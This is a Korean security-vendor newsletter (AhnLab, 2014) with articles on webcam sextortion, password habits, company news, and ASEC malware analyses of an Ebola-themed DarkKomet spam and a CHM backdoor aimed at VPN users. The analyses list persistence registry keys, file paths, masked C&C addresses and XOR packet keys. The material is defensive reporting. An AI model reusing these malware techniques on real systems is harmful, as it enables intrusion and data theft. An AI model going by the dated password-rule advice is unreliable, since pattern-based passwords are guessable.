[그림 1]처럼 웹캠은 단순 사생활 엿보기 뿐만 아니라 개인의 초상권을 빌미로 한 금전 요구 등 더 큰 범죄로 이어지기도 한다. 2013년 미스틴 USA 캐시디 울프(Cassidy Wolf)의 컴퓨터를 해킹한 후 웹캠으로 그녀를 촬영해 협박한 일화도 유명하다.

[그림 1] 아기 모니터 해킹 보도


[그림 2] 인터뷰 중인 캐시디 울프

위 두 사건은 외국에서 발생했지만 국내에도 이와 유사한 일이 일어나고 있다. 2014년 3월 BJ(인터넷 방송자키)들의 컴퓨터에 악성코드를 감염시켜 사생활을 촬영하고, 유포를 빌미로 협박한 대학생이 경찰에 붙잡혔다. 용의자는 상위 100위 안의 BJ에게 '졸업사진'이라는 제목으로 악성코드가 포함된 쪽지를 보내 악성코드를 자동으로 설치하는 수법을 이용했다.


2014년 11월에는 화상채팅을 하던 중 상대방의 꾐에 넘어가 탈의하고 음란행위를 한 모습이 촬영됐다. 촬영 후 영상 유포를 빌미로 금전 협박에 시달리던 대학생이 자살하는 사건도 발생했다.

외국에서도 이른바 '몸캠 피싱'의 피해자로, 알몸 영상을 촬영한 후 이를 빌미로 금품을 요구하는 일이 증가하고 있다. 싱가포르 경찰은 2013년 2월 관련 내용을 경고했으며, 2013년 8월에는 이와 유사한 협박을 받은 영국의 17세 소년이 목숨을 끊었다. 기술이 발전할수록 편리해지는 이면에는 인간의 원초적인 호기심을 돈벌이에 악용하고 있다. 범죄자뿐 아니라 정부 기관도 웹캠을 이용해 누군가를 감시하고 있는 사실이 폭로됐다.

반대로 웹캠을 이용해 공격자를 역으로 촬영한 일도 있다. 2012년 드라마 유령에서 공격자의 컴퓨터를 역으로 해킹해 웹캠으로 공격자를 촬영하는 장면이 나오는데 현실에서도 이용됐다. 조지아(Georgia) 정부는 유출 자료에 가짜 조지아 나토(Nato) 자료를 포함시켰고 공격자가 해당 내용을 열어볼 때 웹캠으로 그 모습을 촬영하는데 성공했다.



[그림 3] 조지아 정부를 해킹한 용의자 사진



[그림 4] 검은 색 테이프로 웹캠을 막아둔 노트북들

소프트웨어에서 웹캠을 제어할 수 있다면 악성코드나 해킹으로도 이용할 수 있다. 참고로 맥 시스템은 웹캠이 실행 중임을 표시하지 않고 촬영할 수 있다는 연구 결과도 발표된 바 있다.

이런 웹캠의 피해를 예방하려면 웹캠을 사용하지 않을 때는 끄거나 가려놓고 다른 사람과 채팅할 때는 해당 내용이 저장되고 있음을 알아야 한다.

필자는 웹캠을 사용하지 않아서 가정과 회사 노트북의 웹캠은 모두 검은색 테이프로 차단시켰다. 혹시 악성코드 감염이나 해킹을 통해 웹캠으로 촬영하더라도 피해가 없도록 하기 위해서다.

앞으로 웹캠 제작 업체는 사용자들의 사생활 보호와 보안을 위해 사용자가 웹캠을 사용하지 않을 때는 물리적으로 카메라를 닫는 제품을 개발하는 것은 어떨까 싶다. 물론 이때 마이크를 통한 녹음도 함께 꺼지는 기능이 있다면 더 좋지 않을까?

참고 사이트

http://abcnews.go.com/blogs/headlines/2013/08/baby-monitor-hacking-alarms-houston-parents/

http://articles.latimes.com/2013/aug/14/local/la-me-ln-fbi-investigating-sextortion-case-targeting-miss-teen-usa-20130814

http://www.segye.com/content/html/2014/03/25/20140325002814.html

http://www.newsis.com/ar_detail/view.html?ar_id=NISX20141106_0013279047&cID=10202&pID=10200

http://www.police.gov.sg/mic/2013/02/20130213_cyber_extortion_others.html

http://www.dailymail.co.uk/news/article-2394520/Dunfermline-teenager-Daniel-Perry-17-kills-blackmailers-trick-Skype.html

http://www.theguardian.com/world/2014/feb/27/gchq-nsa-webcam-images-internet-yahoo

http://dea.gov.ge/uploads/CERT%20DOCS/Cyber%20Espionage.pdf

https://jscholarship.library.jhu.edu/bitstream/handle/1774.2

비밀번호 안전하게 관리하는 방법

포털, 쇼핑몰, 게임 등 많으면 수십 개에 이르는 아이디와 비밀번호. 일일이 외우기도 쉽지 않고 관리는 더욱 어렵다. 이런 이유로 대부분의 사람들은 많은 사이트를 이용하고 있음에도 불구하고 하나의 아이디와 비밀번호를 사용하기도 한다. 하지만 사이트 한곳에서 개인정보가 유출되면 피해가 더 커질 수 있으므로 비밀번호 관리에 주의가 필요하다. 안전한 패스워드 생성법과 관리에 대해 알아보자.

사회 초년생 이아라 씨는 메일 확인을 위해 로그인을 하자, 누군가 이아라 씨의 메일에 로그인 시도를 했다는 사이트 관리자의 안내 메일을 볼 수 있었다. 관리자가 차단은 했지만 또다시 로그인을 시도할 수 있으니 비밀번호를 바꾸라는 메시지였다.

미래창조과학방송통신위원회 유승희 의원에 따르면 최근 3년간 방송통신위원회에 신고된 개인정보 유출 건수는 2,150만 건에 달한다. 국민의 절반이 개인정보 유출 피해자인 셈이다. 특히 이중에서 50% 정도가 해킹에 의해 개인정보가 유출된 만큼 개인정보 보호의 시작은 비밀번호 관리에 있으므로 더욱 신경을 써야 한다.

사이트마다 규칙을 정해 비밀번호 설정하기

인터넷 상에서 개인정보는 아이디와 비밀번호로 대표된다. 아이디는 대부분 개인의 이름이나 신상 정보를 조합해서 만드는 경우가 많다. 비밀번호도 이 범주에서 크게 벗어나지 않고 이와 비슷한 조합으로 생성하기도 한다. 그러나 이 방법은 해커가 좋아하는 방식으로 해킹에 취약하므로 피해야 한다. 특히 여러 사이트의 아이디와 비밀번호가 같을 경우 한 곳에서 개인정보가 유출되면 더 큰 피해가 발생할 수 있으므로 비밀번호는 각각 다르게 설정해야 안전하다. 비밀번호는 유추하기 어려운 문자와 숫자, 특수문자를 조합해서 만들 되, 개인의 생일이나 전화번호 등을 사용해서는 안 된다.

이아라 씨는 올해 초 개인정보 유출 사고 이후 비밀번호를 모두 다시 설정했다. 자신만이 기억할 수 있도록 규칙을 세웠다. 이아라 씨를 예로 들어 규칙을 적용시켜 비밀번호를 설정해보자. 이아라 씨의 영문 이름 약자는 'lar'이고 해당 사이트 주소는 www.ahnlab.com으로, 이아라 씨가 좋아하는 숫자는 '0324'로 가정하고 2개의 비밀번호를 만들어보자. 먼저 숫자 0324를 앞에 넣고 그다음 lar을 넣고, 사이트 주소의 ahn을 조합하면 '0324larahn'이나 '03larahn24'로 비밀번호를 만들 수 있다. 여기에 특수문자를 추가한다면 더 안전해진다. 다른 사이트에도 이런 규칙을 적용해보자.

규칙을 세워놓고 설정했다 하더라도 처음부터 많은 사이트의 비밀번호를 외우는 것은 쉽지 않다. 한글문서(HWP)나 MS워드, 메모장에 아이디와 비밀번호를 저장해서 보관할 수 있다. 좀더 편리한 엑셀을 이용해보자. 문서 보안 기능이 있어 암호를 설정해두면 다른 사람은 볼 수 없다. MS오피스 2010의 경우 [파일]–[정보]–[통합 문서 보호]를 선택하면 암호를 걸 수 있다.

참고로 스마트폰과 PC 상에서 아이디와 비밀번호 관리부터 각종 신용카드 정보 등을 관리할 수 있는 유료 관리 프로그램도 있다.

주기적인 변경과 자동 로그인 기능도 주의

포털 사이트를 이용하다 보면 3개월마다 비밀번호를 변경하라는 공지나 메시지를 접한다. 이아라 씨처럼 규칙을 정해 사이트 비밀번호를 설정했다면 앞으로는 주기적으로 3개월마다 비밀번호를 바꿔주자.


또한 사이트 로그인 시 자동 로그인 기능이 활성화돼 있는지 확인해보자. 집에서 이용하는 경우라면 그나마 낫다. 많은 사람들이 이용하는 PC방이나 그 외 공개된 장소라면 자동 로그인에 주의해야 한다. 자동 로그인이 돼 있다면 다음 사용자가 개인정보를 볼 수도 있기 때문이다. 단순히 보는 것에서 그치면 다행이지만 명의도용이나 아이디 도용으로 이어질 수 있는 만큼 로그아웃을 습관화하는 것은 물론 자동 로그인 기능을 사용하지 않는 것도 개인정보를 보호하는 방법이다.

안전한 비밀번호를 위한 팁

1. 사이트 마다 다른 비밀번호를 설정한다.
2. 비밀번호는 8자리 이상 문자, 숫자, 특수문자를 조합해서 만들 되, 생일, 전화번호 등 개인정보는 사용하지 않는다.
3. 3개월마다 주기적으로 비밀번호를 변경한다.
4. 자동 로그인 기능은 활성화시키지 않는다.

V3 IS 9.0, 진단율 만점으로 'AV-TEST' 국제 인증 획득

안랩의 통합 PC보안 솔루션인 'V3 Internet Security 9.0(이하 V3 IS 9.0)'이 글로벌 독립 보안제품 테스트 기관인 'AV-TEST(www.av-test.org)'가 2014년 9월~10월에 진행한 테스트에서 AV-TEST 인증을 획득했다.



▲ V3 IS 9.0 진단율 테스트 결과 (*출처: AV-TEST 홈페이지)

이번 AV-TEST 인증 평가는 전 세계 주요 업체의 23개 보안 솔루션을 대상으로 윈도 8.1 환경에서 진행됐다. 그 결과, 'V3 IS 9.0'은 진단율(Protection), 성능(Performance), 오진 및 사용 편의성(Usability)의 3가지 영역에서 인증 기준을 충족해 인증을 획득했다. 특히 진단율(Protection) 부문에서 실제 환경에 가까운 '리얼월드(real-world) 테스트'에서는 평균 99.5%, 기관이 선택한 대표 샘플 기반 테스트인 '프리밸런트(prevalent) 테스트'에서는 평균 100%의 진단율을 기록해 총 6점 만점을 획득했다.

안랩의 'V3 IS 9.0'은 안랩의 클라우드 기술인 '안랩 스마트 디펜스(AhnLab Smart Defense)' 기반의 강력한 악성코드 탐지 기능과 '행위기반 진단'과 '평판기반 진단' 등을 제공하는 다차원 분석 플랫폼을 탑재해 높은 악성코드 대응력을 제공한다. 또한, 엔진 크기와 검사 시 PC의 시스템 부담을 대폭 감소시키고, 검사 속도는 빨라졌다. 한창규 안랩 시큐리티대응센터(ASEC) 실장은 "안랩은 개인/기업 고객이 사이버 보안 위협으로부터 보호받을 수 있도록 최고의 제품을 제공하기 위해 끊임없이 노력하고 있다. 앞으로도 안전한 사이버 환경 구축을 위해 연구개발에 더욱 매진하겠다"라고 말했다.

안랩, '사용자 경험' 중심으로 웹사이트 통합 개편

안랩(대표 권치중, www.ahnlab.com)은 글로벌 통합보안 기업으로서의 브랜드 이미지를 제고하고, 사용자에게 연속적이고 일관된 웹 아이덴티티(Web Identity)를 제공하기 위해 통합 관리 시스템을 적용한 웹사이트를 새롭게 오픈했다. 국내 및 글로벌 웹사이트를 '사용자 경험(User Experience)' 중심으로 한 이번 개편은 한국을 비롯해 영어권, 중국어 및 일본어권 고객들의 정보 접근 용이성을 기준으로 삼았다.

▲ 안랩은 4개 언어로 일관된 웹 아이덴티티를 제공할 수 있도록 자사 웹사이트를 통합 개편했다.

홈페이지는 사용자가 원하는 정보를 쉽고 빠르게 찾을 수 있도록 주로 이용하는 메뉴를 메인 화면 상단에 배치하는 등 직관적인 정보 구조(IA, Information Architecture)로 재설계했으며, 표준화되고 일관성 있는 사용자 인터페이스(UI)를 제공한다. 테마별 비주얼을 통해 주요 메시지와 보안 이슈를 직관적으로 이해하고 해당 콘텐츠로 쉽게 접근할 수 있도록 구성했다.

또한 국내외 고객들에 일관된 경험을 제공하기 위해 그 동안 독립적으로 운영된 각 법인별 홈페이지를 통합 관리할 수 있는 시스템을 구축했으며, 한국어, 영어, 일본어, 중국어 등 각 지역별 언어로 정보를 제공한다.

이상국 안랩 마케팅실 실장은 "안랩은 각 지역별 맞춤 제품 출시 및 마케팅 활동을 진행하되 '안랩'과 안랩의 서비스에 대해서는 일관된 고객 경험을 제공하고자 국내 및 글로벌 웹사이트를 통합 개편했다"며 "독보적인 보안 기술력과 차별화된 콘텐츠를 전달하는 '글로벌 비즈니스 플랫폼'으로 자리매김할 수 있도록 향후 모바일 웹까지 안랩 웹사이트 개편을 확대해나갈 것"이라고 말했다.

스미싱으로 탈취한 정보 수집하는 서버 발견

안랩은 최근 스미싱 악성코드에 감염된 스마트폰에서 탈취한 금융정보와 개인정보를 수집하는 서버를 발견해 이를 관계기관에 공유했다.

이번에 발견된 정보수집 서버에는 공격자가 탈취한 것으로 보이는 피해자의 스마트폰용 금융 인증서와 신용카드 번호, 보안카드 표와 일련번호, 계좌번호, 비밀번호 등의 금융정보와 개인정보 900여 건이 저장되어 있었다.

이와 함께 해당 서버에는 공격자가 감염된 스마트폰으로 수신되는 문자메시지를 수집한 내역도 다수 저장되어 있었다. 이는 공격자가 감염 스마트폰을 이용한 결제나 금융거래 시 사용되는 문자 인증메시지를 탈취하기 위한 것으로 추정된다.

안랩은 또한, 이 서버에서 사용자가 문자에 있는 URL을 클릭해 해당 서버로 접속했을 때, 유명 택배조회 앱을 사칭한 금융정보 탈취 기능의 악성 앱을 사용자의 스마트폰에 다운로드하는 기능도 있음을 확인했다. 현재 해당 서버는 관계기관의 신속한 대처로 차단된 상태이다.

윤준혁 안랩 융합제품개발실 선임은 "해당 서버에 수집된 정보의 내용으로 미루어볼 때, 실제 금전 피해를 유발할 가능성이 있어, 스마트폰 사용자의 각별한 주의가 필요하다"며, "의심스러운 문자의 URL 실행을 자제하고, 모바일 백신으로 정기적인 스마트폰 검사 등 기본 보안수칙의 준수가 가장 필요하다"고 말했다.

안랩, 전 직원 참여 '두근두근' 프로젝트 진행

▲ 안랩 '두근두근' 프로젝트 워크숍

안랩은 안랩 고유의 핵심가치를 재조명하고, 새로운 비전을 수립하고자 '두근두근' 프로젝트를 진행한다.

'두근두근' 프로젝트는 전 임직원이 참여해 안랩 고유의 존재의미(Mission)와 가치관을 다시 한 번 되새겨 보고, 모두가 공감하고 동의하는 새로운 미래상을 만들기 위해 추진됐다.

안랩은 전 직원을 대상으로 공감대를 형성하기 위한 설명회와 함께 '두근두근' 프로젝트를 시작했다. 이후 각 본부 별로 다양한 직급과 연령대의 대표자로 선발된 '한마음보드'를 중심으로 매월 워크숍을 진행하고 있다. 대표자로 선발된 인원은 워크숍에서 진행된 내용을 해당 부서에 전달하고 전사의 목소리를 한데 모으는 역할을 한다. 이와 함께 핵심가치 실천 모범 사례를 발굴해 전사에 공유하고, 직급별로 안랩의 역사와 가치관을 되새기는 교육 세션도 진행했다.

뿐만 아니라 매월 15일을 '두근두근 데이'로 지정, 임직원 개개인과 직장에서의 꿈을 공유하고 서로 이해하기 위한 이벤트를 전개하고 있다. 또한 고객과 지역사회로부터 더욱 신뢰받는 기업으로 도약하기 위해 임직원뿐만 아니라 파트너사와 고객에게도 안랩에 대한 다양한 의견을 수렴할 계획이다.

권치중 안랩 대표는 "1995년 설립된 안랩은 작은 보안 벤처기업 1호로 출발해 설립 19년만에 임직원 870여명, 매출 1300억 원대의 중견기업으로 성장했다. 이번 프로젝트가 앞으로 국내뿐 아니라 글로벌 보안 시장의 리더로 입지를 다질 수 있는 계기가 될 것"이라고 포부를 밝혔다.

한편 안랩은 지난 2001년 전 직원이 '끊임없는 연구개발로 함께 살아가는 사회에 기여한다'는 미션과 '자기개발, 상호존중, 고객만족'의 핵심가치를 발굴하고 실천해오고 있다.

ASEC, 10월 악성코드 통계 및 보안이슈 발표


에볼라 바이러스 내용으로 위장한 스팸 메일

안랩 시큐리티대응센터(ASEC)는 ASEC Report Vol.58을 통해 지난 2014년 10월의 보안 통계 및 이슈를 전했다. 10월의 주요 보안 이슈를 살펴본다.

악성코드 탐지 수 154만 건 증가… 이중 PUP•트로이목마가 82%


ASEC이 집계한 바에 따르면, 2014년 10월 한달 간 탐지된 악성코드 수는 406만 5,620건으로 나타났다. 이는 전월 252만 3,094건 보다 154만 2,526건 증가한 수치다. 한편 10월에 수집된 악성코드 샘플 수는 457만 2,315건으로 집계됐다.

[그림 1]에서 '탐지 건수'란 고객이 사용 중인 V3 등 안랩의 제품이 탐지한 악성코드의 수를 의미하며, '샘플 수집 수'는 안랩이 자체적으로 수집한 전체 악성코드의 샘플 수를 의미한다.



[그림 1] 악성코드 추이

[그림 2]는 2014년 10월 한달 간 유포된 악성코드를 주요 유형별로 집계한 결과이다. 불필요한 프로그램인 PUP(Potentially Unwanted Program)가 55%로 가장 높은 비중을 차지했고, 트로이목마(Trojan) 계열의 악성코드가 27.3%, 애드웨어(Adware)가 5.63%로 그 뒤를 이었다.




[그림 2] 주요 악성코드 유형

2014년 10월 악성코드 유포지로 악용된 도메인은 1,365개, URL은 1만 8,431개로 집계됐다. 또한 10월의 악성 도메인과 URL 차단 건수는 총 608만 1,235건이다. 악성 도메인과 URL 차단 건수는 PC 등 시스템이 악성코드 유포지로 악용된 웹사이트에 접속하는 것을 차단한 수이다.

[그림 3] 악성코드 유포 도메인/ URL 탐지 및 차단 건수


2014년 10월 한달 간 탐지된 모바일 악성코드는 10만 2,335건으로 나타났다.



[그림 4] 모바일 악성코드 추이


에볼라 바이러스 관련 내용으로 위장한 스팸 메일

에볼라 바이러스에 대한 공포감이 확산되고 있는 가운데 사람들의 불안한 심리를 악용한 스팸 메일과 악성코드가 발견되었다. [그림 5]는 이번에 발견된 에볼라 관련 스팸 메일이며, 첨부 파일에 악성코드가 포함돼 있어 주의가 요구된다. 메일 본문에는 WHO(세계보건기구)로고와 이름을 사용하여 WHO에서 발송한 것처럼 위장하였다.




[그림 5] WHO로 위장하여 발송된 스팸 메일

발신자의 메일 주소 확인 결과, WHO가 보낸 메일이 아니다. 실제 WHO의 홈페이지 주소는 www.who.int이며 메일 발송자의 이메일 주소는 who@care.com이다. 도메인이 달라서 쉽게 발견할 수도 있지만, 메일 주소 앞의 아이디가 who로 표기되어 있어 사람들이 오해하기 쉽다. 게다가 에볼라 바이러스에 대한 불안감이 확산되고 있는 상황에서 WHO가 제공하는 "에볼라 바이러스로부터 안전해지는 방법"에 관한 내용이라면 사람들의 호기심을 자극하기에 충분하다.



[그림 6] 첨부된 압축 파일을 해제하면 생성되는 파일

해당 메일의 첨부 파일은 rar 압축 파일이다. 압축을 해제하면 [그림 6]과 같이 exe 파일이 생성된다. 실행 파일의 아이콘은 흰색이어서 윈도 탐색기에서 확인하면 파일명만 보인다.



[그림 7] 첨부된 압축 파일을 해제하면 생성되는 실행 파일의 생성 시간

스팸 메일은 최근 발생하고 있는 에볼라 바이러스의 이슈를 이용하여 유포되었다. 하지만 실제 실행 파일은 [그림 7]과 같이 2013년 8월 22일에 생성되었음을 확인할 수 있다. 이처럼 최근 이슈를 악용하여 악성코드를 유포하더라도 예전에 제작한 악성코드를 재활용하는 경우도 있다.

[그림 8] 실행 파일 형태의 RAR SFX 압축 파일

[그림 8]과 같이 파일 정보를 확인하면 실행 파일 형태의 RAR SFX 압축 파일이다. 압축 파일인 점을 보면 다수의 파일이 생성될 수 있음을 예상할 수 있다. 또한 압축 파일이 해제되면서 동시에 특정 파일이 실행될 가능성도 예측할 수 있다. 실제로 해당 파일은 [표 1]과 같이 동작한다.

[생성되는 파일]

C:₩Documents and Settings₩Administrator₩Application Data₩eaedq₩ 폴더에 약 40여 개의 파일


[시작 프로그램 등록]

HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩WindowsUpdate

"C:₩Documents and Settings₩Administrator₩Application Data₩eaedq₩nxjqw.cmd


C:₩DOCUME~1₩ADMINI~1₩APPLIC~1₩eaedq₩dhkta.bvi"

[표 1] 압축 파일 해제 후 특정 파일 실행



[그림 9] 난독화된 AutoIt 스크립트 파일을 실행하는 부분

[표 1]의 dhkta.bvi 파일을 확인하면 [그림 9]와 같이 Excute-(BinaryToString(“)의 문자열을 통해 난독화된 스크립트를 실행한다. AutoIt으로 작성된 난독화 스크립트이다. 최초의 악성 파일이 실행될 때 생성된 nxjqw.cmd 파일에 의해 실행된다.



[그림 10] AutoIt 스크립트 실행을 돕는 nxjqw.cmd 파일

[그림 10]과 같이 nxjqw.cmd의 정보는 AutoIt 스크립트의 실행을 돕는 AutoIt3.exe 파일이다. 해당 nxjqw.cmd 파일에 의해 dhkta.bvi 스크립트가 실행되면서 다음과 같은 특정 IP 주소로 통신을 시도한다.

[네트워크 연결 시도]

5.**4.1*2.*6:1**4

해당 악성코드에 감염되면 사용자의 PC 정보를 탈취하는 등 개인정보 유출로 인한 피해가 발생할 수 있어 주의가 필요하다. 특히 최근 이슈에 대한 제목의 스팸 메일의 경우 다음과 같은 사항을 준수하여 피해가 발생하지 않도록 사전에 예방해야 한다.

[안전한 이메일 사용법]

- 발신인이 불분명한 메일은 열람 금지
- 최신의 백신 엔진 유지와 실시간 감시 활성화
- 첨부 파일은 백신 검사 후 실행 및 열람
- 본문의 URL은 가급적 접속하지 말 것
- 확장명 숨기기 기능 해제하기

V3 제품에서는 관련 악성코드를 다음과 같이 진단하고 있다.

〈V3 제품군의 진단명〉

Trojan/Win32.DarkKomet (2014.10.25.00)

Trojan/Win32.MDA (2014.10.17.00)


VPN 사용자 겨냥한 CHM 악성코드 주의

국가기관 정보시스템의 VPN 사용자를 대상으로 악성코드가 유포되었다. 해당 악성코드는 헬프(Help) 파일로 위장하였으며, CHM 파일에는 [표 2]와 같이 다음의 파일들이 포함되어 있다.

제목 없음.chm 컴파일된 HTML Help 파일 132KB	/index.htm - 악성 파일을 로드 /제목 없음.jpg - 사용자를 속이기 위한 그림 파일 /msupdate.exe - 악성 파일

[표 2] CHM에 포함되어 있는 파일들

악성코드에 포함되어 있는 ‘제목 없음.jpg’의 내용은 [그림 11]과 같다.




[그림 11] CHM 실행 화면

CHM 파일을 실행하면 [그림 12]와 같은 형식의 index.htm이 실행되는데, 이때 악성 파일인 msupdate.exe가 실행된다.


[그림 12] object 태그를 이용하여 악성 파일(msupdate.exe) 실행

msupdate.exe는 리소스 영역에 [그림 13]과 같이 DLL을 포함하고 있으며, 실행 시 해당 DLL을 'Application Management'라는 이름의 서비스로 등록시킨다(서비스 메인 이름 'iamcoming').



[그림 13] 리소스 영역에 포함되어 있는 DLL(상)/ 해당 DLL을 서비스로 등록(하)

등록된 DLL은 C&C인 express.xxxxxx.com: 80(1x5.4x.2xx.1xx)과 통신하며, 사용자 PC 명과 IP 주소 등 시스템 정보를 수집하여 서버로 보내고 두 개의 스레드를 생성하여 명령을 주고받는다. 이때 패킷은 암호화되어 있으며 보낼 때에는 0x67, 받을 때는 0x11 로, 각각 XOR로 연산하여 전송한다.



[그림 14] 난독화된 패킷(좌)/ 복호화된 패킷(우)

해당 악성코드는 서버에서 받아온 명령(ipconfig /all, cd, dir 등)을 통해 PC에 있는 디렉터리 리스트나 IP 정보를 계속 유출한다. 서버에서 받아온 명령을 그대로 실행하면 더 많은 악성 행위가 이루어질 수 있다. 따라서 수신된 메일의 의심스러운 CHM 파일은 열람을 자제하는 등 사용자의 각별한 주의가 필요하다.

V3 제품에서는 해당 악성코드를 다음과 같이 진단하고 있다.

[V3 제품군의 진단명]

Dropper/Agent (2014.10.31.05)

Trojan/Win32.Backdoor (2014.10.30.03)

발행인 : 권치중
발행처 : 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000 F. 031-722-8901
편집인 : 안랩 콘텐츠기획팀
디자인 : 안랩 UX디자인팀

http://www.ahnlab.com

http://blog.ahnlab.com

http://twitter.com/ahnlab_man

AhnLab

경기도 성남시 분당구 판교역로 220

T. 031-722-8000 F. 031-722-8901